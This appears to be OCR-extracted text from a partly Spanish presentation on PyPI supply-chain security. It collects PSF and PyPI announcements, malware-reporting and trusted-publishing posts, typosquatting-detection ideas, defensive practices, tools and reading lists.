
Our top sponsors—companies who step forward to make the biggest investment in Python and its community—not only use Python for their own internal development, but also offer Python as a crucial part of the products they offer to their own customers. That is certainly true of Google, the Python Software Foundation's first Visionary Sponsor.

Google's donations and sponsorship funds will be used to support a number of PSF initiatives, including the first CPython Developer in Residence. The Python Steering Council and Python Software Foundation will work together to contract a developer to help CPython determine what needs to take priority through analytical metrics as well as helping CPython understand how backlog can be addressed. The role will also be responsible for surveying maintainers to paint a better landscape of CPython, which will be used to ensure future funding and volunteer hours are used efficiently and effectively.

In addition, the sponsorship funds will also be used towards critical supply-chain security improvements, including developing productized malware detection for PyPI, a prototype of dynamic analysis infrastructure for distributions, and other foundational tool improvements.

Google has been a Python Software Foundation sponsor since 2010. Our hearts are full of gratitude for their support. You can read more about how Google is supporting the Python ecosystem on their blog.

If your organization is interested in supporting the PSF's initiatives, please check out our newly renovated sponsorship program.



python

Sign Up | Log In

What methods should we implement to detect malicious content?

PSF · PyPI Q4 RFI

Sumana Harihareswara sumanah — Sep '19

Let's discuss here: what methods should Warehouse use to detect malicious content?

Some relevant GitHub issues: #5117 and (on typosquatting specifically) #4998 .

1

Improving risks and consequences against typosquatting on pypi

created Sep '19 · last reply Sep '19 · 23 replies · 13.8k views · 13 users · 11 likes · 16 links

Frequent Posters


Popular Links

Detect malicious packages, for later removal · Issue #5117 · pypa/warehouse · GitHub github.com
Detect packages being published with typo'ish names · Issue #4998 · pypa/warehouse ·... github.com
GitHub - crev-dev/crev: Scalable, social, Code REView and recommendation system that... github.com
https://forms.gle/redWdNhwMqzRG1jC8
rfi.md · GitHub github.com

Sep 2019

1 / 24
Sep 2019

Sep '19


Labels Milestones New issue

Package signing & detection/verification

Past due by over 3 years 86% complete

Security work funded by a gift from Facebook https://pyfound.blogspot.com/2018/12/upcoming-pypi-improvements-for-2019.html ....

(1) Cryptographic signing and verification of artifacts (PEP 458/TUF or similar) (2) Automated detection of malicious uploads (3) Further work on API tokens + multi-factor authentication, should the need arise (4) UI design around new features mentioned above (5) User adoption planning/design (6) Documentation.

PSF plans to do this work in the second half of 2019.


Show less

3 Open ✓ 20 Closed

Implement soft deletes for projects, releases and files feature request needs discussion UX/UI 16
#4440 opened on Aug 2, 2018 by di

Detect packages being published with typo'ish names feature request 9
#4998 opened on Nov 2, 2018 by aaronlelevier

[WIP] warehouse: TUF initialization ● 9
#7488 opened on Mar 3, 2020 by woodruffw • Draft



Announcing the launch of PyPI Malware Reporting and Response project

by: **Shamika Mohanan** · 2023-06-22


`#security`

We are pleased to announce that the PSF has received funding from the Center for Security and Emerging Technology (CSET) to develop and improve the infrastructure for malware reporting and response on PyPI. This project will be executed over the coming year.

Currently, malware reports are submitted to PyPI admins by email before being manually triaged and responded to. There is an opportunity for improvement in streamlining the report submission process and the tools used to triage and respond to them. The current process cannot scale easily or handle duplication of reports. It is not easy to measure time to remediation and is currently impossible to implement automated takedown of threats.

PEP 458

PEP 480



The Python Package Index Blog

Search

Back to index

publishing security oidc

Introducing 'Trusted Publishers'

Dustin Ingram
PyPI Admin


Metadata
April 20, 2023
3 min read

Starting today, PyPI package maintainers can adopt a new, more secure publishing method that does not require long-lived passwords or API tokens to be shared with external systems.

About trusted publishing

"Trusted publishing" is our term for using the OpenID Connect (OIDC) standard to exchange short-lived identity tokens between a trusted third-party service and PyPI. This method can be used in automated environments and eliminates the need to use username/password combinations or manually generated API tokens to authenticate with PyPI when publishing.

Instead, PyPI maintainers can configure PyPI to trust an identity provided by a given OpenID Connect Identity Provider (IdP). This allows allows PyPI to verify and delegate trust to that identity, which is then authorized to request short-lived, tightly-scoped API tokens from PyPI. These API tokens never need to be stored or shared, rotate automatically by expiring quickly, and provide a verifiable link between a published package and its source.



The Python Package Index Blog

Search

← Back to index

security integrations

Malware Reporting Evolved

Mike Fiedler
PyPI Admin, Safety & Security Engineer (PSF)

Metadata

March 6, 2024

2 min read

We are lucky to have an engaged community of security researchers that help us keep the Python Package Index (PyPI) safe.

These folks have been instrumental in helping us identify and remove malicious projects from the Index, and we are grateful for their continued support.

Historically, we have asked reporters to email us to report malware per the PyPI Security Policy.

PyPI now has an improved way to report malware, **via PyPI itself**.


via Web

We have added a new "Report project as malware" button to the project page, at the bottom of the sidebar:

This button will only be visible to logged-in users, as we use that information to help us track the reports and prevent abuse of the system.

When you click the button, you will be asked to provide a reason for the report, including an Inspector link to the specific file and/or lines of code that show evidence of the issue.

OpenSSF
OPEN SOURCE SECURITY FOUNDATION
Malicious Packages Repository


openssf scorecard 8.8

Package Analysis

The Package Analysis project analyses the capabilities of packages available on open source repositories. The project looks for behaviors that indicate malicious software:

- What files do they access?
- What addresses do they connect to?
- What commands do they run?

The project also tracks changes in how packages behave over time, to identify when previously safe software begins acting suspiciously.

This effort is meant to improve the security of open source software by detecting malicious behavior, informing consumers selecting packages, and providing researchers with data about the ecosystem.

This code is designed to work with the Package Feeds project, and originally started there.

For examples of what this project has detected, check out the case studies.

Entonces, qué podemos hacer?

- Hacer la debida diligencia antes de descargar y ejecutar paquetes de fuentes 3ras).
    - Nombre similar a otros existentes
    - Fecha que fue agregado a Pypi
    - Descripción
    - Autor
    - Enlace a repositorio
- Apoyarse de herramientas como pypi-scan o package-analysis para el análisis.

Entonces, qué podemos hacer?

- Priorizar la seguridad en el proceso de desarrollo. Implementado medidas de seguridad robustas como: code reviews, pruebas automatizadas, entre otras, para identificar y remediar vulnerabilidades antes del desarrollo.
- Estar al día con las actualizaciones y parches de seguridad.
- Educación en temas de seguridad informática.


Entonces, qué podemos hacer?

- Usar un Artifact registry (jfrog, google)
- No ejecutar pip como usuario root
- Reportar paquetes maliciosos
- En caso de trabajar con pip, usar el modo hash-check

Algunas ideas para identificar Typosquatting packages.

- Levenshtein distance
- Damerau-Levenshtein distance

Tools




lyvd/**bandit4mal**

A fork of Bandit tool with patterns to identifying malicious python code.

Tools

Dependabot

Tools



openssf scorecard 8.8

Package Analysis

The Package Analysis project analyses the capabilities of packages available on open source repositories. The project looks for behaviors that indicate malicious software:

- What files do they access?
- What addresses do they connect to?
- What commands do they run?

The project also tracks changes in how packages behave over time, to identify when previously safe software begins acting suspiciously.

This effort is meant to improve the security of open source software by detecting malicious behavior, informing consumers selecting packages, and providing researchers with data about the ecosystem.

This code is designed to work with the Package Feeds project, and originally started there.

For examples of what this project has detected, check out the case studies.

“Ensure that you know what software is being used and establish the criticality of each tool.” -by Dustin S. Sachs

Recursos

Blogs/Websites

https://github.com/pypi/warehouse/issues/5117.

Papers

The Hitchhiker’s Guide to Malicious Third-Party Dependencies. (2023). Piergiorgio Ladisa, Merve Sahin, Serena Elisa Ponta, Marco Rosa, Matias Martinez, Olivier Barais.

Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks. (2020). Marc Ohm, Henrik Plate, Arnold Sykosch, Michael Meier.

Malware packages

https://github.com/rsc-dev/pypi_malware.

@davcortez

Recursos

Blogs/Websites

https://www.reversinglabs.com/blog/when-python-bytecode-bites-back-who-checks-the-contents-of-compiled-python-files.

https://peps.python.org/pep-0458/.

https://peps.python.org/pep-0480/.

https://jfrog.com/blog/revival-hijack-pypi-hijack-technique-exploited-22k-packages-at-risk/

Papers

Defending Against Package Typosquatting. (2022). Duc-Ly Vu, Zhary Newman, John Speed Meyers.

A Benchmark Comparison of Python Malware Detection Approaches. (2022). Duc-Ly Vu, Zachary Newman, John Speed Meyers.

@davcortez